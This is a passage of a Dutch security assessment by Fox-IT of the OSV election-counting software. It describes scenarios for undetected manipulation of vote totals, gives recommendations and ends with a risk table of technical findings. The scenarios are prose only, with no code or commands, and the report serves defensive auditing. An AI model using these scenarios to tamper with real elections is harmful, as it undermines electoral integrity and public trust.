Het CSB (centraal stembureau, de Kiesraad) ontvangt alle O3 PV's en de daarbij behorende HSB-EML-bestanden van de HSB's (de hoofdstembureaus). Het CSB telt deze stemtotalen bij elkaar op tot een einduitslag en berekent vervolgens de zetelverdeling. Het CSB verricht deze aggregatie zowel handmatig alsook middels OSV. Het CSB levert deze resultaten middels een door OSV gegenereerd papieren proces-verbaal P22 PV op aan de Tweede Kamer. De EML bestanden van PSB's, HSB's en CSB worden vervolgens gepubliceerd.

Uitgaande van potentieel gecompromitteerde digitale middelen op CSB-niveau heeft Fox-IT de navolgende scenario's geïdentificeerd.

4.3.1 Inkomend

De ontvangen HSB-EML-bestanden bevatten normaliter zowel de stemtotalen die op het papieren O3 PV staan (O3-data) alsook de achterliggende stemtotalen van de plaatselijke stembureaus (N11-data), dit zijn de stemtotalen van de N11 PV's. Deze HSB-EML-bestanden worden geïmporteerd in OSV. Daarbij wordt de hashwaarde over het digitale HSB-EML bestand geverifieerd met de hashwaarde die op het papieren O3 proces-verbaal staat vermeld door bij de gebruiker af te dwingen dat de eerste vier karakters worden ingevoerd. De ingevoerde stemtotalen worden vervolgens automatisch overgenomen uit de HSB-EML-bestanden. Let wel, de originele geaggregeerde N10 data komt niet meer voor in het HSB-EML-bestand.

De meeste scenario's ten aanzien van de inkomende informatie op CSB-niveau, zowel op papier als in de digitale bestanden, komen voort uit de mogelijke manipulatie van uitgaande informatie op HSB-niveau of de mogelijke manipulatie tijdens transport van HSB naar CSB. Een mogelijk aanvalsscenario ten aanzien van het importeren van de gemanipuleerde HSB-EML gegevens bij een CSB betreft:

1. Hashwaarde wordt niet juist geverifieerd, dit kan zijn vanwege een menselijke fout en/of een kwetsbaarheid in (het gebruik van) de software (zie ook bevinding 5 in de bijlage). Het HSB-EML-bestand komt hierdoor niet overeen met het papieren O3 PV.

4.3.2 Uitgaand

Papier (P22 PV)

Het papieren proces-verbaal P22 zou op verschillende manieren gemanipuleerd kunnen worden, zoals:

a) OSV genereert een gemanipuleerd document;
b) Malafide software op het gebruikte systeem manipuleert het document;
c) Het document wordt aangepast voordat (of terwijl) het geprint wordt. Dit kan bijvoorbeeld plaatsvinden als het document geprint wordt vanaf een reguliere werkplek die door een aanvaller is gecompromitteerd;
d) Het document wordt door menselijk handelen aangepast, voor of na ondertekening of tijdens transport.

Parallel aan het digitale proces van aggregatie en zetelverdeling in OSV voert het CSB een handmatige optelling en berekening ten behoeve van de zetelverdeling uit. Deze handmatige exercitie maakt gebruik van de papieren O3 PV's die middels OSV zijn gegenereerd door de HSB's als toetssteen. De uitkomst van de twee parallelle processen wordt met elkaar vergeleken, waarbij de Kiesraad heeft aangegeven de controle van het door OSV gegenereerde P22 PV te vergelijken nádat deze geprint is. Hierdoor wordt bovenstaande aanval (3, manipulatie tijdens printproces) gemitigeerd.

Als bij de vergelijking blijkt dat de parallel berekende uitkomsten niet overeenkomen dan wordt onderzocht of mogelijk een telfout of rekenfout is gemaakt. Het CSB zal in een dergelijke situatie proberen te achterhalen wat de oorzaak van het verschil is, maar wordt juridisch beperkt in de mogelijkheden om tot een oplossing te komen. De ondertekende papieren processen-verbaal van de voorgaande stembureauniveaus wordt als rechtsgeldig beschouwd en zullen dus in de verdere vaststelling van de uitslag als leidend worden aangehouden. Alleen bij een (ernstig) vermoeden van manipulatie zal de Kiesraad derhalve besluiten tot hertelling.

De parallel uitgevoerde handmatige optelling van O3 PV's, de handmatige berekening van de zetelverdeling en het geldende proces bij afwijkingen leidt ertoe dat iedere vorm waarbij OSV (of een ander digitaal middel) op CSB niveau een gemanipuleerd verkiezingsresultaat genereert, kan worden gedetecteerd en niet zal worden overgenomen. OSV wordt tijdens deze stap derhalve slechts gebruikt als telhulpmiddel om menselijke tel- en rekenfouten te detecteren. Als gevolg daarvan kunnen gecompromitteerde software of gecompromitteerde systemen op het niveau van de Kiesraad in het beschreven proces niet leiden tot de ongemerkte manipulatie van de einduitslag.

Desalniettemin is het CSB volledig afhankelijk van de betrouwbaarheid van de door de HSB's aangeleverde gegevens, zowel op papier (O3 PV's) als digitaal (HSB-EML-bestanden). Als beide stromen eerder in de keten zijn gemanipuleerd dan heeft het CSB, zonder aanvullende maatregelen te treffen, geen mogelijkheid om deze manipulatie in het reguliere proces te detecteren.

Separaat aan het aggregeren van de stemtotalen en het berekenen van de zetelverdeling voert het CSB steekproeven uit. In aanvulling op de eerder beschreven scenario's om de steekproeven te omzeilen geldt ten aanzien daarvan het volgende:

1. De door het CSB voorgenomen steekproeven (op basis van de N10 PV's) zijn gericht op verificatie van de stemtotalen op lijstniveau. De stemmen per kandidaat binnen individuele lijsten kunnen ook na de invoering van deze steekproeven derhalve ongemerkt gemanipuleerd worden, zo lang de lijsttotalen ongewijzigd blijven.


Nadat de verkiezingsuitslag is vastgesteld, worden alle reeds verzamelde EML-bestanden (van PSB's, HSB's en het CSB) gepubliceerd via een databank van de overheid. Hiervoor is het volgende aanvalsscenario mogelijk:

2. Als een aanvaller de gepubliceerde EML-bestanden aanpast en publiek maakt dat deze bestanden niet overeenkomen met een integere verkiezingsuitslag, dan kan het vertrouwen in het verkiezingsproces desalniettemin ondermijnd worden. De aanpassing van de gepubliceerde EML-bestanden kan op diverse momenten plaatsvinden, zoals:

    - Bij de Kiesraad, waar de bestanden worden verzameld voordat deze worden verstuurd;
    - Tijdens het transport van de Kiesraad naar de beheerder van de databank;
    - Bij de beheerder van de databank, voordat de bestanden worden gepubliceerd;
    - Op de servers die de databank aan het publiek ontsluiten waarop de EML-bestanden worden gepubliceerd.

    Transparantie is een buitengewoon krachtig middel om inbreuken op de integriteit van het verkiezingsproces en de vaststelling van de verkiezingsuitslag te detecteren (en mogelijk te corrigeren). Op dit moment heeft de Kiesraad echter een beperkte mogelijkheid om de integriteit van de ontvangen digitale bestanden te verifiëren.Ook vindt er voor zover bekend geen integriteitscontrole meer plaats op de te publiceren EML-bestanden, om vast te stellen of deze overeenkomen met de EML-bestanden die in het verkiezingsproces zijn gebruikt. Daarnaast is naar verluidt wettelijk bepaald dat de originele processen-verbaal 3 maanden na de vaststelling van de officiële verkiezingsuitslag moeten worden vernietigd. Dit maakt het blijvend onmogelijk om aan te tonen dat de officiële verkiezingsuitslag niet is gemanipuleerd indien daarover twijfel wordt gezaaid.

4.4 Gecompromitteerd PSB & HSB of HSB & CSB



Deze paragraaf beschrijft de situatie die ontstaat wanneer meerdere organisaties in het stemtelproces gecompromitteerd zijn. In bovenstaand schema betreft het voor illustratieve doeleinden één PSB, één HSB en het CSB. Van een situatie waarbij één, meerdere of zelfs alle PSB's en HSB's gecompromitteerd zijn kan bijvoorbeeld sprake zijn als:

a) De maker van OSV is gecompromitteerd;
b) De organisatie die de cd-roms fabriceert is gecompromitteerd;
c) Een of meerdere cd-roms tijdens transport zijn gecompromitteerd;
d) Meerdere niveaus aan stembureaus gericht zijn gecompromitteerd.

Uitgaande van potentieel gecompromitteerde digitale middelen bij meerdere organisaties in het stemtelproces heeft Fox-IT de volgende scenario's geïdentificeerd:

1. Als OSV of het onderliggend systeem zowel bij een PSB als een HSB gecompromitteerd is, dan hoeft de integriteit van de PSB-EML-bestanden niet meer juist te zijn (de controles zijn immers gemanipuleerd). De volgende aanval kan dan worden uitgevoerd:
    - Een PSB genereert een gemanipuleerd PSB-EML-bestand met aangepaste stemtotalen van de betreffende gemeente. Deze gemanipuleerde stemtotalen staan al dan niet op het papieren N11 PV (inhoudelijk worden deze niet vergeleken). De onderliggende stemtotalen van de individuele lokale stembureaus (zoals op de N10 PV's) worden correct overgenomen in het PSB-EML-bestand.
    - Op het HSB wordt het PSB-EML-bestand ingelezen. Een niet-gemanipuleerde OSV-instantie zou weigeren dit bestand in te lezen, omdat de onderliggende stemtotalen van de lokale SB's (N10-data) niet optellen tot de stemtotalen van de gemeente (N11-data). In dit geval is echter ook de software bij het HSB gecompromitteerd, derhalve worden de gemanipuleerde N11-stemtotalen van het PSB overgenomen.
    - Het CSB voert de voorgenomen steekproef uit met de papieren N10 PV's en de digitale stemtotalen in het PSB-EML-bestand van de betreffende PSB. De stemtotalen op dit niveau komen overeen, aangezien alleen de geaggregeerde stemtotalen zijn aangepast. Derhalve wordt de aanval niet gedetecteerd door de voorgenomen steekproef.

2. Als OSV of het onderliggend systeem zowel bij een HSB en het CSB gecompromitteerd is, dan hoeft de integriteit van de HSB-EML-bestanden niet meer juist te zijn (de controles zijn immers gemanipuleerd). De volgende aanval kan dan worden uitgevoerd:
    - Een HSB genereert een gemanipuleerd HSB-EML-bestand met aangepaste stemtotalen van de betreffende kieskring (O3-data). Deze gemanipuleerde stemtotalen kunnen ook op het papieren O3 PV staan, om te voorkomen dat de handmatige paralleltelling van het CSB afwijkt van de OSV-uitslag. De onderliggende stemtotalen van de individuele gemeentes (N11-data zoals op de N11 PV's) worden correct overgenomen in het HSB-EML-bestand.
    - Op het CSB wordt het HSB-EML-bestand ingelezen. Een niet-gemanipuleerde OSV-instantie zou weigeren dit bestand in te lezen, omdat de onderliggende stemtotalen van de PSB's (N11-data) niet optellen tot de stemtotalen van het HSB (O3-data). In dit geval is echter ook de software bij het CSB gecompromitteerd, derhalve worden de gemanipuleerde O3-stemtotalen van het HSB overgenomen.
    - Het CSB voert parallel een handmatige optelling uit op basis van papieren O3 PV's. Deze komt overeen met de uitslag van OSV. Een eventuele aanvullende (en ook niet voorgenomen) steekproef met de papieren N11 PV's en de digitale stemtotalen in het HSB-EML-bestand, levert in dat geval ook geen afwijking op.

5 Conclusies en aanbevelingen

5.1 Conclusies

Fox-IT heeft een onderzoek uitgevoerd naar de veiligheid van (het gebruik van) Ondersteunende Software Verkiezingen (OSV) door middel van algemeen onderzoek naar de werking van OSV en de bijbehorende processen, alsook een technisch onderzoek naar OSV en de bijbehorende systemen bij de Kiesraad. Het uitgevoerde onderzoek diende om de onderzoeksvraag te beantwoorden:

> *Welke kwetsbaarheden kunnen binnen een beperkt tijdsbestek binnen de vastgestelde kaders worden gevonden met betrekking tot de Ondersteunende Software Verkiezingen (OSV) en processen zoals deze [zouden] worden gebruikt door gemeentes, hoofdstembureaus en centraal stembureau (Kiesraad) bij de vaststelling van de uitslag van de aankomende Tweede Kamerverkiezing?*

Om antwoord te geven op de onderzoeksvraag zijn allereerst het dreigingsbeeld en het proces waarbinnen OSV wordt gebruikt in kaart gebracht. Vervolgens is beschreven welke aanvalsmogelijkheden geïdentificeerd konden worden, die betrekking hebben op de digitale componenten die worden gebruikt in het proces dat leidt tot de vaststelling van de verkiezingsuitlsag. Technische kwetsbaarheden die specifiek betrekking hebben op het component OSV zijn geïdentificeerd door middel van een time-boxed technisch onderzoek en opgenomen als bijlage bij dit rapport. Om de aanvalsmogelijkheden en technische kwetsbaarheden te duiden zijn de gevolgen daarvan voor het OSV-proces beschreven.

Uit het dreigingsbeeld dat van toepassing is op (het gebruik van) OSV blijkt dat rekening moet worden gehouden met statelijke actoren die belang kunnen hebben bij het verstoren of anderszins beïnvloedden van (de gepercipieerde legitimiteit van) het democratische verkiezingsproces in Nederland. Gegeven het belang van de integriteit van het verkiezingsproces zou ernaar gestreefd behoren te worden dat het compromitteren van systemen van individuele stembureaus (PSB, HSB, CSB) er niet toe zou mogen leiden dat de verkiezingsuitslag ongemerkt beïnvloed zou kunnen worden.

Uit de analyse van het OSV-proces blijkt dat papieren processen-verbaal gedurende het gehele proces als leidend worden beschouwd, maar dat de inhoud van bepaalde papieren processen-verbaal (N11 en O3) in doorslaggevende mate bepaald wordt door OSV. Deze door OSV gegenereerde papieren processen-verbaal zouden gemanipuleerd kunnen worden als de gebruikte digitale hulpmiddelen (waaronder OSV) op het niveau van een gemeente (PSB) of kieskring (HSB) op enigerlei wijze compromitteerd kunnen worden.

De technische en procedurele kwetsbaarheden die in (het gebruik van) OSV geïdentificeerd zijn, maken dat een gesofisticeerde aanvaller[1] de verkiezingsuitslag in potentie ongemerkt zou kunnen beïnvloedden. De mate van invloed die bewerkstelligd kan worden met een individuele manipulatie is sterk afhankelijk van de omvang van het betrokken stembureau, waarbij met name het niveau van kieskringen (HSB) vatbaar is voor significante manipulaties. Op het niveau van kieskringen wordt het mogelijk geacht dat manipulaties in potentie zouden kunnen leiden tot zetelverschuivingen.

De Kiesraad is voornemens om aanvullende representatieve steekproeven in te voeren om manipulaties te detecteren, maar de initieel voorgestelde steekproeven bleken niet afdoende om alle mogelijke manipulaties met de beoogde mate van zekerheid te detecteren. Aan het gebruik van steekproeven als controlemiddel om de integriteit van het verkiezingsproces te waarborgen kleven dan ook een aantal nadelen. Per definitie kunnen steekproeven geen absolute zekerheid bieden met betrekking tot de integriteit van de verkiezingsuitslag. De mate van zekerheid die een beoogde steekproef kan bereiken kan bovendien negatief worden beïnvloed door onvoorziene aanvalsscenario's die worden uitgevoerd door gesofisticeerde aanvallers.

Uit het onderzoek is gebleken dat de exclusieve handmatige aggregatie van stemmen foutgevoelig is en dat exclusieve digitale aggregatie van stemmen kwetsbaar is voor doelbewuste manipulatie door gesofisticeerde aanvallers. Door de Kiesraad wordt parallel aan de geautomatiseerde OSV-aggregatie een volledige handmatige optelling vanaf én op papier uitgevoerd. Zelfs als OSV bij de Kiesraad gecompromitteerd is, kan daardoor de verkiezingsuitslag op dit niveau niet ongemerkt digitaal gemanipuleerd worden. Alleen als óók stappen in het proces voorafgaand aan de Kiesraad gecompromitteerd zijn, dan kunnen manipulaties worden uitgevoerd die onopgemerkt zouden kunnen blijven.

De weerbaarheid van het proces op het niveau van de Kiesraad is illustratief voor het feit dat aggregatie door middel van een separate handmatige en digitale gegevensstroom, in combinatie met controles over en weer, een uitzonderlijk weerbaar proces kunnen opleveren. In een dergelijk proces kan het risico op fouten en manipulaties significant worden beperkt en kunnen manipulaties tijdig gedetecteerd en gecorrigeerd worden indien deze desalniettemin op zouden treden. Wanneer de separate gegevensstromen gecombineerd worden met de transparantie van deze gegevensstromen, door de volledige gegevensstromen na vaststelling van de uitslag openbaar te maken, kan tevens objectieve controleerbaarheid van de integriteit van de verkiezingsuitslag worden bewerktstelligd.

[1] Gesofisticeerde aanvaller: van geavanceerde criminele organisatie tot statelijke actor.

Het door Fox-IT uitgevoerde onderzoek was erop gericht om kwetsbaarheden te identificeren in (het gebruik van) OSV. Het onderzoek richtte zich niet op de vraag of (het gebruik van) OSV voldoet aan de toepasselijke wettelijke kaders of de vraag of de toepasselijke wettelijke kaders toereikend zijn om een adequaat beveiligingsniveau voor het verkiezingsproces te (helpen) waarborgen. Desalniettemin kunnen de kwetsbaarheden die zijn geïdentificeerd aanleiding geven om ook de toepasselijke wettelijke kaders te toetsen. Zo vereist de wet, naar verluidt, dat originele papieren processen-verbaal na 3 maanden worden vernietigd. Mocht de integriteit van de verkiezingsuitslag na deze periode onverhoopt ter discussie komen te staan, dan is de integriteit van de verkiezingsuitslag niet meer controleerbaar, omdat de originele papieren stembiljetten en processen-verbaal niet meer beschikbaar zijn.

5.2 Aanbevelingen

Dit onderdeel beschrijft aanvullende maatregelen die getroffen kunnen worden om de risico's die voortvloeien uit de geïdentificeerde aanvalsscenario's te minimaliseren. De geadviseerde maatregelen zijn geënt op het huidige stemtelproces, de wijze waarop OSV wordt gebruikt en de mogelijkheden die benut kunnen worden of waar naar verwachting in kan worden voorzien. De aanbevelingen zijn er expliciet niet op gericht om, geabstraheerd van de context van het huidige verkiezingsproces en ondersteunende middelen, een zo veilig mogelijk stemtelproces te beschrijven.

5.2.1 Maak papieren processen-verbaal onafhankelijk van OSV

Om de integriteit van de vaststelling van de verkiezingsuitslag te kunnen borgen en objectief controleerbaar te maken, conform de hiervoor beschreven conclusies, adviseert Fox-IT om de wijze waarop OSV in het stemtelproces wordt gebruikt aan te passen.

1. Fox-IT adviseert primair om tijdens iedere stap in het aggregatieproces van stemmen (op PSB, HSB en CSB niveau) een volledige handmatige paralleltelling uit te voeren en de uitkomsten te vergelijken met die van OSV (nota bene: bevinding 9 in de bijlage).
2. Indien het primaire advies niet haalbaar wordt geacht binnen de door de wetgever gestelde (of te stellen) kaders, dan wordt subsidiair geadviseerd om tijdens iedere stap in het aggregatieproces van stemmen (op PSB, HSB en CSB niveau) een gedeeltelijke handmatige paralleltelling uit te voeren en de uitkomsten te vergelijken met OSV. Meer specifiek behoren in een gedeeltelijke paralleltelling in ieder geval de stemtotalen op lijstniveau handmatig opgeteld te worden. Dit kan worden aangevuld met een handmatige paralleltelling van de stemtotalen van de kandidaten die, met doorbreking van de lijstvolgorde, op basis van voorkeursstemmen een zetel in de Tweede Kamer kunnen verkrijgen.
3. Fox-IT adviseert verder dat de processen-verbaal met de hand worden ingevuld, in plaats van dat deze met OSV worden gegenereerd. Dit advies is bedoeld om te voorkomen dat stemtotalen worden vergeleken voordat het proces-verbaal is geprint, waarbij manipulaties mogelijk zouden zijn na de controle en voor ondertekening van het proces-verbaal. Indien dit advies niet haalbaar wordt geacht binnen de door de wetgever gestelde (of te stellen) kaders, dan wordt subsidiair geadviseerd om een nauwkeurige controle van het proces-verbaal uit te voeren nádat deze geprint is.

5.2.2 Verbeter controles achteraf

Indien de voorafgaande aanbeveling wordt overgenomen om tijdens iedere stap in het aggregatieproces een handmatige paralleltelling uit te voeren dan zijn de controles achteraf minder belangrijk.

De voorgenomen statistisch representatieve steekproeven zijn in het huidige proces echter een belangrijk controlemiddel om eventuele manipulaties te detecteren. De papieren N10 processen-verbaal (PV's) zijn terecht door de Kiesraad geselecteerd als het meest betrouwbare startpunt van de steekproef om OSV-uitvoer te valideren. Deze PV's zijn namelijk zonder het gebruik van OSV tot stand gekomen. Fox-IT raadt aan om verbeteringen in het steekproefproces door te voeren om de weerbaarheid tegen bewuste manipulaties te verhogen. Rekening houdend met de in hoofdstuk 4 beschreven aanvalsscenario's betreft het in ieder geval de volgende adviezen:

1. De huidige steekproeven zijn niet gebaseerd op een statistisch representatieve test. Als gevolg daarvan kan momenteel geen indicatie gegeven worden over een bepaalde mate van zekerheid dat de verkiezingsuitslag integer is. De Kiesraad heeft aangegeven een statisticus te zullen raadplegen voor het vaststellen van de benodigde omvang van de steekproeven.
2. De steekproeven behoren niet alleen op lijstniveau plaats te vinden, maar ook op het niveau van individuele kandidaten. De steekproeven op het niveau van individuele kandidaten zijn met name relevant voor die kandidaten, die, met doorbreking van de lijstvolgorde, op basis van voorkeursstemmen een zetel in de Tweede Kamer zouden kunnen bemachtigen.
3. Houd bij de inrichting van de steekproeven rekening met mogelijke manipulaties die de betrouwbaarheid van de steekproef negatief kunnen beïnvloedden. Manipulaties die de steekproef zouden kunnen beïnvloedden omvatten onder andere het weglaten, toevoegen of dupliceren van uitslagen van gehele stembureaus.

Niet alle geïdentificeerde aanvalsscenario's kunnen met de voorgenomen steekproeven op basis van de papieren processen-verbaal N10 gedetecteerd worden. In plaats van het uitvoeren van aanvullende steekproeven op de andere processen-verbaal heeft de Kiesraad, op basis van de geïdentificeerde aanvalsscenario's, een OSV-onafhankelijke controle voorgesteld. Met dit voorstel als uitgangspunt adviseert Fox-IT als volgt:

4. Gebruik eenvoudige en extern verifieerbare software, zoals een script waarvan de broncode publiek is, om alle verzamelde EML-bestanden achteraf te valideren. De validatiesoftware wordt idealiter niet door IVU vervaardigt en behoort onafhankelijk van OSV te werken, om het risico te beperken dat zowel IVU en/of OSV als het verificatiescript simultaan gecompromitteerd zijn. Deze controleslag gaat uit van een statistisch representatieve steekproef op de N10 PV's die een hoge mate van zekerheid geeft over de overeenkomende digitale stemtotalen in de betreffende PSB-EML-bestanden (gegenereerd door de PSB's). Het beoogde verificatiescript behoort vervolgens in ieder geval de volgende controles uit te voeren:
    - Tel de stemtotalen van de individuele lokale stembureaus (N10-data) uit de PSB-EML-bestanden bij elkaar op en controleer of deze overeenkomt met de einduitslag van OSV.
    - Controleer de stemtotalen op mogelijke abnormale waardes zoals een te groot aantal stemmen. De vaststelling van 'abnormale waardes' heeft als hoofddoel om de representativiteit van de steekproef in stand te houden. Daarbij kunnen bijvoorbeeld historische gegevens gebruikt worden om abnormale afwijkingen vast te stellen.

5.2.3 Verbeter transparantie

Transparantie is één van de waarborgen waar het democratische verkiezingsproces aan behoort te voldoen. Het verkiezingsproces kent geen geheimen en moet, volgens de Commissie Korthals, zo zijn ingericht dat iedereen inzicht kan hebben in de structuur en opzet daarvan. Vragen moeten beantwoord kunnen worden en de antwoorden daarop moeten controleerbaar en verifieerbaar zijn. Transparantie is daarnaast een buitengewoon krachtig middel om inbreuken op de integriteit van het verkiezingsproces en de vaststelling van de verkiezingsuitslag te detecteren (en mogelijk te corrigeren indien publicatie plaatsvindt voor de definitieve vaststelling van de uitslag). Het publiceren van de EML-bestanden van PSB's en HSB's is derhalve reeds een belangrijk middel in de transparantie naar burgers. Voor volledige transparantie en controleerbaarheid voor burgers, adviseert Fox-IT daarnaast in ieder geval de volgende punten in acht te nemen:

1. Publiceer scans van alle papieren processen-verbaal:
    - N10
    - N11
    - O3 (gebeurt al)
    - P22 (gebeurt al)
2. Bij het scannen van papieren processen-verbaal dient gewaarborgd te worden dat deze correct gescand worden (visuele verificatie).
3. Publiceer eenvoudige OSV-onafhankelijke software, inclusief broncode, die gebruikt wordt voor controle achteraf, zoals ook beschreven in paragraaf 0.
4. Publiceer van alle bestanden (scans en EML-bestanden) cryptografische hashwaardes van meerdere plaatsen en tijdstippen in het proces, zodat de integriteit van de bestanden achteraf gecontroleerd kan worden.
5. Bewaar een kopie van alle bestanden (scans en EML-bestanden) offline in een kluis, inclusief de bijbehorende hashwaardes.

5.2.4 Borging van de beveiliging van decentrale stembureaus

In het huidige proces worden slechts enkele ontoereikende richtlijnen aan gemeentes verstrekt over het gebruik van OSV en de inrichting van de benodigde IT-infrastructuur.

1. Verstevig de controle over de beveiliging van de gebruikte IT-infrastructuur en systemen die voor OSV gebruikt worden. Daarbij kan de mogelijkheid worden overwogen om systemen die zo veilig mogelijk zijn ingericht te verstrekken aan de stembureaus op de verschillende niveaus.
2. Indien toch gekozen wordt om elk stembureau zelfstandig de OSV-systemen te laten inrichten, dan wordt geadviseerd om aanvullende en ondubbelzinnige richtlijnen ten aanzien van de beveiliging van de IT-infrastructuur en het gebruik van OSV op te stellen.
3. Stel eenduidige procedures op voor PSB's en HSB's over de wijze waarop gehandeld moet worden in geval van mogelijke incidenten, bijvoorbeeld als gedurende het proces een verdenking van manipulatie van stemtotalen ontstaat.
4. Fox-IT raadt aan aanvullende maatregelen te treffen om meer zekerheid te krijgen dat gestelde richtlijnen worden opgevolgd, bijvoorbeeld door steekproefsgewijs de inrichting van de OSV-infrastructuur van gemeentes en de beveiliging hiervan te (laten) controleren.

5.2.5 Verbeter integriteitswaarborgen digitale bestanden

De integriteitsborging van de digitale bestanden, zoals de installatiebestanden op de cd-roms en de EML-bestanden, is op dit moment niet bestand tegen een aanval, waardoor het mogelijk is om de bestanden te modificeren zonder dat dit opgemerkt zal worden (zie bevindingen 5 en 7 in de bijlage). Niet alleen wordt aanbevolen om te allen tijde gebruik te maken van een courant en sterk hashing algorithme, het is ook belangrijk om op een veilige en correcte wijze de resulterende hashwaardes te vergelijken.

5.2.6 Pas altijd het vier-ogen-principe toe

Meerdere stappen in het huidige proces zijn afhankelijk van individuele personen, waarbij het vier-ogen-principe niet consequent wordt afgedwongen. Dit betreft bijvoorbeeld de wijze waarop gegevens getransporteerd worden en kunnen worden ingevoerd in OSV.

1. Het verdient aanbeveling om voor alle cruciale stappen in het proces de handelingen door minimaal twee personen uit te laten voeren, bijvoorbeeld voor het transport van de gegevens van het PSB naar het HSB en van het HSB naar het CSB. Voor de invoer van de gegevens verdient het aanbeveling om te vereisen dat ze ook minimaal door twee personen parallel worden ingevoerd. Op het HSB-niveau (PSB-EML) zouden gegevens door één persoon geïmporteerd kunnen worden en door een andere persoon kunnen worden ingevoerd op basis van de papieren processen-verbaal (N11).

6 Referenties

Corstange, D. (2012). Taking Sides in Other People's Elections: The Polarizing Effect of Foreign Intervention. *American Journal of Political Science, 56*(3), 655-670. Opgehaald van http://isps.yale.edu/research/publications/isps12-008#.V8WchGF97CI

FireEye. (2014). *APT28: A Windows Into Russia's Cyber Espionage Operations?* Opgehaald van https://www.fireeye.com/content/dam/fireeye-www/global/en/current-threats/pdfs/rpt-apt28.pdf

Fox-IT. (2017, 2 4). *De Volkskrant: Hackersgroeperingen APT28 en APT29 zijn gelieerd aan de Russische overheid.* Opgehaald van https://www.fox-it.com/nl/insights/media/volkskrant-russen-faalden-hackpogingen-ambtenaren-op-nederlandse-ministeries/

NATO CCD COE Publications. (2015). *Cyber War in Perspective: Russion Aggression against Ukraine.* Opgehaald van https://ccdcoe.org/sites/default/files/multimedia/pdf/CyberWarinPerspective_full_book.pdf

New York Times. (2016, July 26). *Spy Agency Consensus Grows That Russia Hacked D.N.C.* Opgehaald van http://www.nytimes.com/2016/07/27/us/politics/spy-agency-consensus-grows-that-russia-hacked-dnc.html

Office of the Director of National Intelligence. (2017, 1 6). *Assessing Russian Activities and Intentions in Recent US Elections.* Opgehaald van DNI.gov: https://www.dni.gov/files/documents/ICA_2017_01.pdf

7 Bijlage: technische bevindingen

Deze bijlage bevat de details van de technische kwetsbaarheden die zijn geïdentificeerd door middel van een *time-boxed* technisch onderzoek van OSV. De inschattingen van het risico van de aangetroffen technische kwetsbaarheden zijn gebaseerd op de inschatting van de specialisten van Fox-IT. Daarbij kan worden opgemerkt dat de risicoinschatting gebaseerd is op de individuele bevindingen, zonder dat de individuele bevindingen daarbij gecorreleerd worden. Daarnaast doet Fox-IT een concrete technische aanbeveling per kwetsbaarheid, die uitlegt hoe de kwetsbaarheid kan worden verholpen dan wel hoe het risico kan worden gereduceerd.

Bij het inschatten van het risico baseren de specialisten van Fox-IT zich op het volgende:

1. Waarschijnlijkheid – de kans dat een aanvaller misbruik zal (kunnen) maken van de beschreven kwetsbaarheid
2. Gevolgen – de impact die misbruik van de beschreven kwetsbaarheid zou kunnen hebben voor het proces en applicatie in scope

Volgens de formule “Risico = Waarschijnlijkheid x Impact” leidt dat tot het volgende schema:

		Gevolgen		
		Laag	Gemiddeld	Hoog
Waarschijnlijkheid	Laag	LAAG	LAAG	GEMIDDELD
	Gemiddeld	LAAG	GEMIDDELD	HOOG
	Hoog	GEMIDDELD	HOOG	ZEER HOOG

Hieronder wordt een overzicht geboden van het technische risico dat gepaard gaat met de kwetsbaarheden, waarbij de bevindingen van een hoog naar een laag risico zijn gegroepeerd:

Bevinding	Omschrijving	Risico
2	Niet ondersteunde software in gebruik	HOOG
5	Verificatie integriteit EML-bestanden onvoldoende	HOOG
7	Integriteitscontrole OSV installatie-cd-rom kan omzeild worden	HOOG
12	Overeenkomst broncode en uitvoerbare bestanden niet mogelijk	HOOG
1	OSV-webapplicatie toegankelijk zonder verbindings-versleuteling	GEMIDDELD
6	Transport door middel van USB-sticks	GEMIDDELD
8	XML External Entity Injection	GEMIDDELD
9	Vier-ogen-principe wordt niet afgedwongen	GEMIDDELD
10	Ongeverifieerde externe software vereist	GEMIDDELD
11	Overige tekortingkomingen OSV	GEMIDDELD
3	CSB-laptop is niet adequaat beveiligd	LAAG
4	Werkwijze wachtwoorden onveilig	LAAG

